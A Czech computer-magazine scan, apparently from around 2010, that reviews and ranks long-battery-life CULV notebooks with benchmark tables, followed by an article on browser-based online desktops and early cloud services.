Pohodu vysoké mobility a dlouhé výdrže na baterii přinesly do přijatelné cenové kategorie přenosných počítačů netbooky, ty však mají dost omezení a dlouhodobá práce na nich není pohodlná. Netbooky jsou s ohledem na malý displej a klávesnici určeny hlavně k prohlížení již vytvořeného obsahu, pokud však potřebujete na přenosném počítači něco tvořit, je lepší zvolit o něco větší, pohodlnější a lépe vybavený notebook. Ještě nedávno jsme si mohli vybírat pouze mezi levným a málo výkonným netbookem nebo drahým subnotebookem. Poté, co Intel snížil ceny úsporných ultra-low-voltage procesorů a vzrostl zájem o supermobilní notebooky, je však dnes možné koupit skvěle vybavený lehký notebook s výdrží okolo sedmi a více hodin, a to za neodolatelně nízkou cenu.

Do tohoto testu jsme zařadili notebooky, které mají dlouhou výdrž na akumulátor

a přitom splňují dvě kritéria: nemají procesor Intel Atom (tím jsme vyřadili netbooky s větším displejem) a ve standardní výbavě mají pouze jednu baterii.

Princip plnohodnotného, lehkého, malého notebooku s dlouhou výdrží je v první řadě založen na kombinaci úsporného procesoru a akumulátoru s vysokou kapacitou. Nižší spotřeba nahrává i menší displej (většinou 12–13") a absence optické mechaniky, avšak porovnání výdrže notebooků Acer TravelMate TM8471-944G50Mn se 14" displejem a optickou mechanikou (výdrž v testu MobileMark 2007 Productivity 12 hodin a 5 minut) a Acer Aspire AS3810TG-734G64n s 13,3" displejem a bez optické mechaniky (výdrž v testu MobileMark 2007 Productivity 12 hodin a 30 minut) ukazuje, že rozdíl je v podstatě minimální. Optická mechanika 14" modelu je totiž při tomto testu vypnuta a displej je jen cca o 10 procent větší než displej modelu 13,3". V případě, že byste na Aceru TM8471-944G50Mn chtěli použít DVD

filmy, výdrž notebooku klesne na 8 hodin a 20 minut. Maximální výdrž jsme zaznamenali při simulaci čtení dokumentů, kdy tento notebook vydržel pracovat bez pěti minut 14 hodin. Takto vysokou výdrž však dostanete pouze u modelu vybaveného největším dostupným akumulátorem s kapaci-

SHRNUTÍ

Díky úsporným CULV procesorům Intel nabídnou všechny testované notebooky dostatečný výkon a zároveň dlouhou výdrž na baterie. Nejdelší výdrž nabízí v kombinaci s vynikajícím výkonem a výbornou výbavou Acer Aspire 3810TG-734G64n, ideální poměr mezi nízkou hmotností, dostatečným výkonem, dlouhou výdrží a dostupnou cenou pak notebooky Asus UL30A-Qx141V a Packard Bell Butterfly s FM-030CZ.

FOTO: KLAUS SATZINGER, DW STUDIOS LLC, A COLD SPRING PICTURES Z „UP IN THE AIR“

Výkon a výdrž na maximum


Úsporné CULV procesory nejsou koncipovány pro vysoký výkon, ale pro co nejnížší spotřebu. To je důležité zejména proto, že procesor bývá energeticky nejnáročnější komponentou notebooku. Pro srovnání – procesor Intel Core2 Duo T9800, který se používá v nejvýkonnějších notebookech, vykazuje při testu pomocí benchmarku Cinebench výsledek 956 bodů, ale spotřebovává 35 wattů. V porovnání s ním vykazuje CULV procesor Intel Core2 Duo SU7300, který najdeme v testovaných notebookech, sice jen poloviční výkon v benchmarku Cinebench, ale jeho TDP je pouze 10 wattů.

DOSTATEČNÝ VÝKON PRO VEŠKERÉ APLIKACE

I když jsou CULV procesory méně výkonné než „obyčejná“ notebooková CPU, s přehledem stačí na práci se všemi běžnými aplikacemi, včetně přehrávání videa v HD rozlišení. Notebooky s procesory Intel Atom i starší plnohodnotné notebooky mají s přehráváním HD obsahu problémy. Pokud pra-

cujete najednou s více aplikacemi, doporučujeme zvolit dvoujádrové CPU. Výkonově se CULV procesory řadí do zlatého středu mezi slabé procesory Atom a výkonné a energeticky náročné varianty Core2 Duo a Core i3. Na žádném z testovaných notebooků nebudete mít problém přehrát HD video a zároveň každý z nich nabídne alespoň šest hodin při provozu na baterie.

Filmy a zábava: Na žádném z testovaných notebooků nebudete mít problém přehrát HD video a zároveň každý z nich nabídne alespoň šest hodin při provozu na baterie.



tu 94 Wh; v obchodě se tato baterie většinou skrývá pod označením „9článeková“. Pokud si chcete být opravdu jisti, že kupujete model s výdrží okolo 12 hodin, ujistěte se, že je skutečně vybaven akumulátorem AS09F56 (8 700 mAh, 10,8 V, 94 Wh).

Donedávna platilo, že pokud chcete notebook s dlouhou výdrží při práci na akumulátor, musíte se obejít bez výkonné grafiky. To však již není pravda. V našem testu se našly tři modely, které disponují jak úspornou integrovanou grafikou Intel Mobile 4500, tak výkonnější diskretní grafikou (ATI Mobility Radeon HD 4330, NVIDIA GeForce G210M), mezi nimiž může uživatel přepínat bez nutnosti restartu operačního systému. Těsně před uzavěrkou tohoto testu navíc oznámila společnost NVIDIA uvedení nové technologie Optimus, která do světa notebooků přinese revoluci v podobě konečně naprosto automatického a uživatelsky příjemného přepínání výkonu mezi dedikovanou a integrovanou grafikou notebooku, které bude mít za následek jak dlouhou výdrž při práci s internetem a kancelářskými aplikacemi, tak vysoký herní výkon v případě, že si chceme oddychnout od práce a zahrát si na přenosném počítači nějakou hru.

Dvě grafiky: Konečně bez problémů?

Nápad vybavit notebook dvěma grafickými kartami měla už před několika lety společnost Sony. Tehdy jsme testovali notebook Sony Vaio VGN-Z21XN, který vedle integro-

vané grafiky čipové sady Intel GM45 Mobile obsahoval i dedikovaný čip NVIDIA GeForce 9300M GS, mezi nimiž mohl uživatel v případě potřeby přepínat. Nevýhodou tohoto řešení však byla nutnost restartu notebooku. Po uvedení Windows 7 a čipové sady Intel GS45 již není třeba notebook vybavený dvěma grafikami restartovat, ale přepnutí mezi vysokým grafickým výkonem diskretního čipu a nízkým úsporným integrovaným řešením musí uživatel provést ručně. V některých případech to nemusí být tak snadné a stejně se bez restartu neobejdete. NVIDIA přišla s plně automatickým systémem přepínání mezi integrovanou grafikou Intel a diskretními grafickými čipy GeForce 200M, 300M a jejich budoucími verzemi. Technologii Optimus bude rovněž podporovat příští generace čipové sady Ion. Optimus bude v době vydání tohoto testu již k dispozici pro stažení, jako součást ovladačů, a bude spolupracovat pouze s Windows 7 a procesory Intel Core2 Duo, Corei3 a i5 a novou řadou procesorů Atom (N4xx).

V našem testu jsme bohužel žádný funkční notebook s touto technologií ještě neměli, ale těšíme se především na to, že Optimus zautomatizuje přepínání mezi výkonnou a integrovanou grafikou. Dosavadní systém manuálního přepínání je totiž tak otravný, že jej stejně málokdo používá. Při našich testech jsme měřili herní výkon notebooků s aktivovanou výkonnější grafikou, výdrž na akumulátor pak samozřejmě se za-

pnutou integrovanou grafikou Intel Mobile 4500MHD.

ULV procesory: Dostatečný výkon, malá spotřeba a teplota

Procesory typu CULV (Consumer Ultra Low Voltage) mají díky nízkému napětí jádra a nízké pracovní frekvenci velmi malou spotřebu a používají se hlavně v notebookech, které mají mít dlouhou výdrž při provozu na akumulátory a jejichž uživatelé pracují s méně náročnými aplikacemi. Nízká spotřeba, která se pohybuje do 10 W, se pozitivně projevuje i na teplotě vyzařované procesorem, která je čtyřikrát nižší než u běžných notebooků. Nižší teplota s sebou přináší i menší energetické náklady na její odvedení z těla notebooku a jeho tišší chod. CULV procesory nejsou osazovány do výměnné patice, ale jsou připájeny přímo na základní desku notebooku, čímž se kromě nižších výrobních nákladů dosahuje hlavně menších rozměrů a hmotnosti přenosného počítače.

Námi testované notebooky byly osazeny vesměs dvoujádrovými procesory Intel Core2 Duo SU7300 (1,3 GHz) a SU9400 (1,4 GHz), ale v případě Toshiba Satellite T130-120 jsme měli možnost vyzkoušet i jednojádrový Core2 Solo U3500 (1,3 GHz) s minimálním TDP 5,5 W, ale o poznání nižším výkonem. Výkonnostní rozdíly mezi těmito procesory jsou patrné z výsledné tabulky.

Výdrž na baterie: Až 14 hodin

Náš test byl zaměřen hlavně na dlouhou výdrž při práci na baterie, takže všechny zúčastněné notebooky lze považovat za to nejlepší, co v tomto ohledu mohou jednotliví výrobci nabídnout. Do testu jsme však zařadili pouze notebooky s jednou baterií a silnějším procesorem, než je Intel Atom. Nejdelší výdrž na baterie prokázaly modely Acer a Asus, přičemž naprosto nejdelší výdrž 12 hodin a 30 minut má Acer Aspire 3810TG-734G64n s 94Wh devítičlávkovým akumulátorem. Hned za ním se s výdrží 12 hodin a 5 minut umístil 14“ model Acer TravelMate 8471-944G50Mn se stejným akumulátorem. V případě obou Acerů můžeme v nabídce prodejců najít naprosto stejně označené modely, které však budou vybaveny „jen“ 6člávkovým akumulátorem s výdrží okolo 8 hodin. Praktickým vodítkem tedy může být cena – TravelMate 8471-944G50Mn se s velkokapacitním akumulátorem prodává za cenu cca o 1 700 Kč vč. DPH vyšší než verze s 6člávkovou baterií. V ceně však navíc dostanete i 3G modul a 7200otáčkový pevný disk.

Acer Aspire 3810TG-734G64n je jedním z notebooků, které jsou vybaveny výkonnější diskretní grafikou, v tomto případě ATI Radeon HD 4330, která je přibližně čtyřikrát

výkonnější než Intel Mobile 4500MHD, a přitom (po manuálním přepnutí do úsporného režimu, a tedy na integrovanou grafiku) dosáhl tento notebook skvělé výdrže 12 hodin a 30 minut. Na plný výkon s aktivovanou ATI Radeon HD 4330 pak vydrží cca šest a půl hodiny. Tento výborně vybavený notebook s dlouhou výdrží a hmotností 1 800 gramů se prodává za doporučenou cenu



Dlouhá výdrž:
12-14 hodin provozu na baterie v kombinaci s možností přepnout na výkonnější grafiku a bohatou výbavu. Acer Aspire 3810TG-734G64n - jasný vítěz testu.



20 680 Kč a má nejvyšší kapacitu pevného disku z testovaných strojů.

Co se výdrže při provozu na akumulátor týče, hned za dvojicí Acerů skončila podobně koncipovaná dvojice notebooků Asus: UL30V s výdrží téměř 11 hodin a UL80V s výdrží lehce přes 7 hodin. Musíme však podotknout, že této výdrže dosahují s akumulátorem o kapacitě 84 Wh (tedy o něco slabším než u Aceru), i když hmotnost obou modelů Asus je téměř identická s hmotností obou Acerů.

V hodnocení výdrže se osvědčily i notebooky Packard Bell. Menší z testované dvojice, model Packard Bell Butterfly s FM-030CZ, dosahuje s 63Wh akumulátorem a hmotností 1 896 gramů výdrže 8 hodin a 37 minut (při méně náročném testu MobileMark 2007 Reader pak 9 hodin a 49 minut). Vzhledem k tomu, že Packard Bell se profiluje jako značka z „levnějšího“ konce cenového spektra, nás příjemně překvapila

kvalita konstrukce, střízlivý design i slušné použité materiály. Druhým modelem Packard Bell byl jediný notebook v testu s 15,6“ displejem, optickou mechanikou a numerickou klávesnicí. V podstatě shodný model jsme testovali v říjnu loňského roku v testu notebooků s 15,6“ displejem a už tehdy nás zaujal kombinací nízké hmotnosti a dlouhé výdrže, což vedlo k jeho umístění na druhé příčce tehdejšího testu.

Velice podobné notebooky nám do testu poslaly společnosti Fujitsu a Hewlett-Packard. V obou případech se jedná o menší notebook s 11,6“ displejem s rozlišením 1366 × 768 bodů, hmotností okolo 1,5 kilogramu a výdrží okolo šesti hodin. Oba modely jsou vyrobeny z kvalitních materiálů s pečlivým dílenským zpracováním a představují mezi testovanými notebooky asi nejbližší alternativu k netbookům. HP Pavilion DM1-10 je o něco výkonnější než Fujitsu Lifebook P Series P3110, ten ale nabídne navíc výbavu



1. MÍSTO

Acer AS3810TG-734G64n

2. MÍSTO

Asus UL80V

3. MÍSTO

Acer TM8471-944G50Mn

4. MÍSTO

Asus UL30A-Qx141V

5. MÍSTO

Packard Bell Butterfly s FM-030CZ

Cena vč. DPH	20 680 Kč	19 990 Kč	25 428 Kč	16 200 Kč	15 800 Kč
Celkové hodnocení	89,1 velmi dobrý	79,8 velmi dobrý	76,7 velmi dobrý	74,4 dobrý	74,0 dobrý
Mobilita (50 %)	87,6	62,4	78,0	80,4	66,9
Výbava (25 %)	99,5	95,1	100,0	79,0	79,0
Výkon (25 %)	81,6	99,2	50,9	57,8	83,2
Poměr cena/výkon	výborný	velmi dobrý	dobrý	výborný	výborný

Technická data a měření

Procesor / frekvence	Intel Core2 Duo SU7300 / 1,3 GHz	Intel Core2 Duo SU7300 / 1,3 GHz	Intel Core2 Duo SU9400 / 1,4 GHz	Intel Core2 Duo SU7300 / 1,3 GHz	Intel Core2 Duo SU9400 / 1,4 GHz
Grafika	Intel Mobile 4500MHD / ATI Mobility Radeon HD 4330	Intel Mobile 4500MHD / nVidia GeForce G210M	Intel Mobile 4500MHD	Intel Mobile 4500MHD	Intel Mobile 4500 / ATI Mobility Radeon HD 4330
RAM (instalovaná/maximální)	4098 MB	4098 MB	4098 MB	4096 MB	3072 MB
Pevný disk	640 GB	500 GB	500 GB	320 GB	320 GB
Displej (úhlopříčka/rozlišení/provedení)	13,3" LED / 1366 × 768 / lesklý	14,0" LED / 1366 × 768 / lesklý	14,0" LED / 1366 × 768 / matný	13,3" LED / 1366 × 768 / lesklý	13,3" LED / 1366 × 768 / lesklý
Další výbava	1000 Mb/s / 802.11n, BT	1000 Mb/s / 802.11n / BT	1000 Mb/s / 802.11n / 3G / BT	10/100 Mb/s / 802.11n / BT	1000 Mb/s / 802.11n
Webcam/čtečka 3G karet/UMTS	●/●/-	●/●/-	●/●/●	●/●/-	●/●/-
Porty	3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, audio, dokovací stanice	3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, HDMI, audio
Kapacita akumulátoru	Li-Ion / 8700 mAh / 10,8 V / 94 Wh	Li-Ion / 5600 mAh / 15 V / 84 Wh	Li-Ion / 8700 mAh / 10,8 V / 94 Wh	Li-Ion / 5600 mAh / 15 V / 84 Wh	Li-Ion / 5600 mAh / 11,1 V / 63 Wh
Rozměry (mm)	328 × 230 × 23	339 × 242 × 27	341 × 238 × 27	322 × 234 × 24	321 × 234 × 30
Hmotnost ntb/adaptéru (g)	1807 / 234	2163 / 159	2136 / 239	1799 / 251	1896 / 268
Operační systém	Windows 7 Home Premium	Windows 7 Professional	Windows 7 Professional	Windows 7 Home Premium	Windows Vista Home Premium + upgrade W7
PC Mark Vantage	2791	2893	2536	2757	2693
3DMark 03/05/06	6783 / 4655 / 2429	10182 / 6842 / 3461	1521 1020 / 585	2163 / 1398 / 814	7517 / 5085 / 2640
Cinebench 4D / R10	439 / 2713	581 / 4109	470 / 2900	455 / 2806	472 / 2898
Výdrž na akumulátor (h:m)	12:30 / 14:40	7:01 / 7:25	12:05 / 13:55	10:59 / 12:28	10:59 / 12:28

● ano
- ne

■ Špičková třída (100-90,0)
■ Střední třída (74,9-45,0)

■ Vyšší třída (89,9-75,0)
■ Nelze doporučit (44,9-0)

Všechna hodnocení v bodech (max. 100)

Srovnání: Netbook s novým Atomem versus notebook s CULV procesorem

Hlavní rozdíl mezi netbookem a notebookem s úsporným CULV procesorem spočívá ve vyšším výkonu při srovnatelné spotřebě. Na rozdíl od netbooku si na testovaných notebookech budete moci přehrát video v HD rozlišení, dostanete displej s vyšším rozlišením, vyšší kapacitu pevného disku, o něco lepší materiály a zpracování a operační systém Windows 7 Home Premium či Professional. Windows 7 Starter snad ani nestojí za to pořizovat – je pomalejší než XP a má velmi osekávané funkce. Důkazem toho je, že starší netbooky s procesorem

Atom N270/280 vykazovaly v testu PC Mark05 výkon cca 1 500–1 600 bodů, kdežto první netbook Acer Aspire One 532h s novým Atomem N450 dosahuje pod Windows 7 Starter pouze výkonu cca 1 350 bodů, a to má novější procesor s inovovanou integrovanou grafikou.

Výsledky testů ukazují, že netbooky jsou cca dvakrát až třikrát méně výkonné než notebooky s procesorem SU7300, a to samé platí o porovnání mezi výkonem integrované grafiky Intel Mobile 4500MHD a Intel GMA3150.

v podobě 3G modulu, 500GB pevného disku a klávesnice odolné vůči polítkům tekutinami. HP Pavilion má oproti Fujitsu P3110 digitální videovýstup HDMI.


V testu notebooků s velkou výdrží jsme měli možnost vyzkoušet naprostou novinku Sony Vaio Y VPCY11S1E/S. Tento

notebook patří mezi luxusnější modely. Má špičkovou klávesnici i provedení, v rámci své kategorie nadprůměrný výkon a hmotnost jen okolo 1,7 kg, přitom výdrž při provozu na akumulátor se pohybuje okolo 7 hodin a v testu Mobile Mark 2007 Reader dosahuje 8 a půl hodiny.

Za tým Toshiba se do testu dostavil model Satellite T130-120. Jako jediný v testu byl vybaven jednojádrovým procesorem Intel Core Solo U3500 (1,4 GHz), což se neblaze projevilo na nižším výkonu, který je cca jen o třetinu vyšší než u netbooku Acer Aspire One 532h, který je osazen novým Atomem N450. Oba stroje mají dokonce podobnou výdrž na baterie okolo 6 a půl hodiny. Při testu „Reader“ vydrží Satellite ještě o hodinu déle (7:22 h). Na rozdíl od netbooku však Toshiba Satellite T130-120 nabízí větší, 13,1“ displej s rozlišením 1366 × 768 bodů. Velkou výhodou je vybavení 3G modulem, díky němuž může uživatel brouzdat po internetu prakticky odkudkoliv (samozřejmě za cenu datového tarifu od některého z operátorů). Satellite T130-120 nás zaujal zpracováním – je to asi nejelegantnější notebook z testované řady, má výborný touchpad a příjemnou klávesnici a zaujme hlavně ženy. 

MICHAL.BARES@CHIP.CZ

					
6. MÍSTO	7. MÍSTO	8. MÍSTO	9. MÍSTO	10. MÍSTO	PRO SROVNÁNÍ
Sony Vaio Y VPCY11S1E/S	Fujitsu Lifebook P Series P3110	HP Pavilion DM1-10	Packard Bell Butterfly m	Toshiba Satellite T130-120	Acer Aspire One 532h-2Dr (netbook)
20 990 Kč	25 000 Kč	17 490 Kč	17 900 Kč	19 800 Kč	8 100 Kč
73,0	65,6	65,0	64,6	64,0	60,2
dobrý	dobrý	dobrý	dobrý	dobrý	dobrý
72,9	66,0	67,9	54,0	65,6	78,6
83,9	87,8	69,3	92,7	86,3	58,5
62,1	42,5	55,0	57,7	38,3	25,0
dobrý	dobrý	dobrý	dobrý	dostatečný	dobrý
Intel Core2 Duo SU7300 / 1,3 GHz	Intel Core2 Duo U7300 / 1,30 GHz	Intel Core2 Duo U4100 / 1,3 GHz	Intel Core2 Duo SU7300 / 1,3 GHz	Intel Core Solo U3500 / 1,4 GHz	Intel Atom N450 / 1,6 GHz
Intel Mobile 4500MHD	Intel Mobile 4500MHD	Intel Mobile 4500MHD	Intel Mobile 4500MHD	Intel Mobile 4500MHD	Intel GMA 3150
4098 MB	4096 MB	3072 MB	4098 MB	4098 MB	1024 MB
320 GB	500 GB	320 GB	500 GB	320 GB	250 GB
13,3" LED / 1366 × 768 / lesklý	11,6" LED / 1366 × 768 / lesklý	11,6" LED / 1366 × 768 / lesklý	15,6" LED / 1366 × 768 / lesklý	13,1" LED / 1366 × 768 / lesklý	10,1" LED / 1024 × 600 / lesklý
1000 Mb/s / 802.11n, BT	10/100 Mb/s / 802.11n / BT / 3G	10/100 Mb/s / 802.11g / BT	1000 Mb/s / 802.11n / BT	10/100 Mb/s / 802.11g / 3G / BT	10/100 Mb/s / 802.11n / BT
●/●/—	●/●/●	●/●/—	●/●/—	●/●/●	●/●/—
3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, audio	3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, HDMI, audio	3× USB, D-Sub, audio
Li-Ion / 5000 mAh / 10,8 V / 54 Wh	Li-Ion / 5200 mAh / 11,1 V / 54 Wh	Li-Ion / 4900 mAh / 10,8 V / 55 Wh	Li-Ion / 5600 mAh / 11,1 V / 63 Wh	Li-Ion / 5300 mAh / 10,8 V / 61 Wh	Li-Ion / 4400 mAh / 10,8 V / 48 Wh
327 × 227 × 27	285 × 212 × 28	290 × 205 × 25	379 × 254 × 27	325 × 220 × 26	258 × 186 × 25
1714 / 150	1608 / 237	1494 / 243	2396 / 251	1748 / 221	1213 / 192
Windows 7 Home Premium	Windows 7 Premium	Windows 7	Windows 7 Home Premium	Windows 7 Home Premium	Windows 7 Starter
2938	2025	2680	2936	1793	1247
2348 / 1611 / 906	1535 / 1031 / 638	1744 / 1281 / 717	1529 / 1024 / 582	1539 / 1041 / 574	722 / — / —
453 / 3094	435 / 2633	439 / 2665	455 / 3045	238 / 1426	138 / 862
7:07 / 8:21	6:07 / 6:48	6:01 / 6:37	7:49 / 9:00	6:34 / 7:21	6:17 / 7:08



Internetový PC

Vítejte v budoucnosti! Chip vám nabídne počítač, který překoná všechny technické překážky a bude dostupný téměř odkudkoliv. MARKUS HERMANNSDORFER

Počítač příštího desetiletí lze najít v každém zařízení připojeném k internetu. Jeho výhody jsou fantastické: téměř neomezené zdroje (například místo na disku nebo výpočetní výkon), přizpůsobení osobním požadavkům uživatele. Pokud potřebujete více, dostanete více. O požadovanou bezpečnost se postará silné šifrování. Jedinou věcí, kterou pro spuštění počítače potřebujete, je prohlížeč – už nemusíte spouštět Windows. Pomocí technologie „Instant-on“ může být váš počítač připraven k použití maximálně za deset sekund. Využití je možné i u telefonů nebo smartphonů, musí však samozřejmě podporovat požadovanou webovou technologii (viz tabulka na straně 97). To častokrát vyřazuje ze hry oblíbený iPhone. Nejlepší zpráva hned v úvodu: základní „hardware“ tohoto stroje vás nebude stát ani korunu. Zaplatit obvykle musíte pouze tehdy, pokud jsou vaše požadavky nadstandardní – základní nabídka zmiňovaných služeb je ve většině případů k dispozici zdarma.

Prohlížeč jako operační centrála

Pokud vás zaujaly novinky v oblasti technologií „cloud computing“, určitě navštivte stránku www.mygoya.de/uk/. Firma Magix



zdarma nabízí operační systém „myGoya“, který běží v prohlížeči. Aby fungoval i ve vašem počítači, musíte mít nainstalován Adobe Flash Player a Java Runtime Environment. Systém myGoya nabízí celou řadu integrovaných aplikací, jako například poznámkový blok, instant messenger nebo textový procesor. Kromě toho můžete v rámci svého účtu využít dalších služeb, jako je například Magix Website Maker (vytváření WWW stránek). Jedinou nevýhodou tak zůstává nabízený prostor (512 MB je v současnosti silně podprůměrná hodnota), nepříjemnou tečkou je pak nemožnost jeho dalšího rozšíření. Nabídku od firmy Magix lze tedy doporučit především méně zkušeným a méně náročným uživatelům – ti ocení uživatelskou přívětivost systému myGoya a 512 MB jim bude stačit...

Pokud si přejete, aby toho váš počítač uměl ještě více, a potřebujete i více diskového prostoru, navštivte stránky <http://icloud.com/>. Rozhraní tohoto nástroje je sice na první pohled někde mezi Windows XP a Vistou, v pozadí se však skrývá Linux (distribuce Ubuntu). iCloud nabízí prostor o velikosti 3 GB, který lze navíc postupně rozšiřovat. „Internetový počítač“ však nemusí být jen záležitostí práce na webu. Příkaz »Cloud Drive | Shared | Search« vám pomůže s přístupem k datům na disku vašeho počítače. A to není vše! Otevřete startovní nabídku „icloudu“ a zvolte »Internet | Browser«. Tak lze „úložný pro-



Počítač na webu: iCloud vypadá jako kříženec Windows XP a Visty, ve skutečnosti jde ale o Ubuntu...

stor“ navštívit prostřednictvím on-line služeb, jako je www.humyo.cz, která nabízí 10 GB, a www.adrive.com, nabízející fantastických 50 GB.

Při ukládání dat na on-line úložiště však narazíte na několik překážek. Manipulujete-li s daty přímo na webu, stačí vám i pomalé ADSL spojení o rychlosti 1 MB/s. Tato rychlost dokonce stačí i na bezproblémové sledování filmů. Funguje to i proto, že se video přenáší v komprimované formě. Pokud se však pokusíte tyto filmy nahrát na úložiště, nebo si jen například „uložit“ pár fotografií na internetový disk, budete nemile překvapeni. Asymetrické připojení nabízí obvykle velmi nízkou rychlost uploadu, což pro práci s „cloud technologiemi“ není zrovna optimální. Řešením může být

například připojení pomocí Wi-Fi (viz rámeček na straně 98).

Pro rychlý „upload“ je důležitý i kvalitní klient. Mezi ty nejlepší patří například nástroj „Sebrav Client“, který lze stáhnout z webových stránek projektu „icloud.com“. Pokud si tento nástroj nainstalujete na svůj stolní počítač, můžete snadno přesouvat svá data z Windows Exploreru přímo na internetový počítač.

Zvláštní způsob: Pronajměte si Windows XP

Většina uživatelů nebude mít při práci s „icloudem“ žádné problémy. Pokud však chcete používat „cloud technologii“ a zároveň trváte na Windows, protože se nechcete vzdát určitých aplikací nebo proto, že členové rodiny chtějí používat on-line počítač s obvyklým systémem, musíte zvolit jinou cestu. Ta ale rozhodně nebude mít nálepku „zdarma“ – především kvůli licenčním poplatkům za Windows. Řešením je nabídka od švýcarského poskytovatele Nivio (<http://geneva.nivio.com>), nabízející pronájem XP v „klasickém balení“ i s aplikacemi pro tento operační systém. Samotná XP, která se zde nazývá nDesktop, stojí kolem sedmi dolarů za měsíc; za aplikace, jako je MS Office 2007, zaplatíte okolo čtyř dolarů měsíčně. Freewareové programy (jako například Winamp) jsou pro platformu „desktop“ také k dispozici – bez dalších poplatků. Pokud si chcete tato „internetová Windows XP“ zdarma vyzkoušet, klikněte na stránce firmy Nivio na »Demo | Try Live Demo«. Nivio standardně nabízí 10 GB diskového prostoru, možné je i jeho rozšíření pomocí služeb typu Humyo.cz.

Větší firmy v blízké budoucnosti

Doposud zmínění poskytovatelé jsou buď malé vznikající společnosti, nebo open-source projekty – další zmiňovaná firma Magix je jedinou větší výjimkou. Překvapivé je, že velcí hráči jako Google či Microsoft mají v této oblasti jen málo

Nové možnosti: Nabídka bezplatných počítačů

iCloud, Nivio či myGoya nejsou jedinými společnostmi nabízejícími bezplatně výhody cloud computingu. Především díky expanzi nových technologií, jako jsou Ajax nebo Microsoft Silverlight, jsou „web cloud“ vyvíjeny operační systémy, které fungují i v prohlížeči. Pomocí tabulky dole můžete rychle nalézt optimální poskytovatele. Nejprve se podívejte do sloupce „Internetové technologie“, abyste zjistili, zda je požadovaná technologie

podporována i u vašeho telefonu nebo mobilního zařízení. Druhým kritériem by měl být operační systém a velikost „úložného prostoru“. Zajímavé může být umístění cloudu – pokud například chcete sledovat americké televizní programy, které nejsou v České republice standardně dostupné. S americkým „internetovým počítačem“ totiž obdržíte i americkou IP adresu a obvykle i neomezený přístup k většině zmiňovaných služeb (například Veoh).

Adresa	Operační systém	Nabízený prostor	Programy	Umístění	Technologie
www.windows4all.com	Vista basic	-	asi 20	USA	Silverlight
http://eyeos.org/	Linux	-	67	Španělsko	Ajax, PHP
www.glidedigital.com	Glide OS	10 GB	asi 15	USA	Flash
www.mygoya.de	myGoya Online-Desktop	512 MB	asi 10	Německo	Flash
www.icloud.com/de	Ubuntu/icloud OS	3 GB	38	Švédsko	XML
http://g.ho.st	G.ho.st OS	5 GB	nespočet	Izrael	Flash
www.oos.cc	Windows 2000	1 GB	nespočet	Rakousko	JavaScript, Ajax
http://geneva.nivio.com	Windows XP	10 GB	-	Švýcarsko	Java, ActiveX
www.web-windows.de	variabilis	-	8	Německo	JavaScript, Ajax, PHP
www.startforce.com	Startforce System	10 GB	17	USA	Ajax

použitelné produkty. Na druhou stranu jejich pokusné kroky mají podstatně větší publicitu.


WINDOWS AZURE: V současné době jsou už vývojáři schopni naprogramovat aplikace pro libovolně „odstupňovanou“ Windows, pracující v „cloudu“. Finální výsledek můžete vidět například v rámci projektu Berry (<http://berry.unimall.com>), který byl vyvinut pro studenty a učitele. V projektu Azure sice najdete některé známé prvky z Windows (například ikony), klasickou plochu ale nechtejte. Zajímavé je, že Windows Azure zůstávají v tomto projektu pouze skryté na pozadí (jako engine) – pokud by Unimall nespécifikoval, že uživatel pracuje „v cloud systému Azure“, surfaři by si to nikdy neuvědomili.

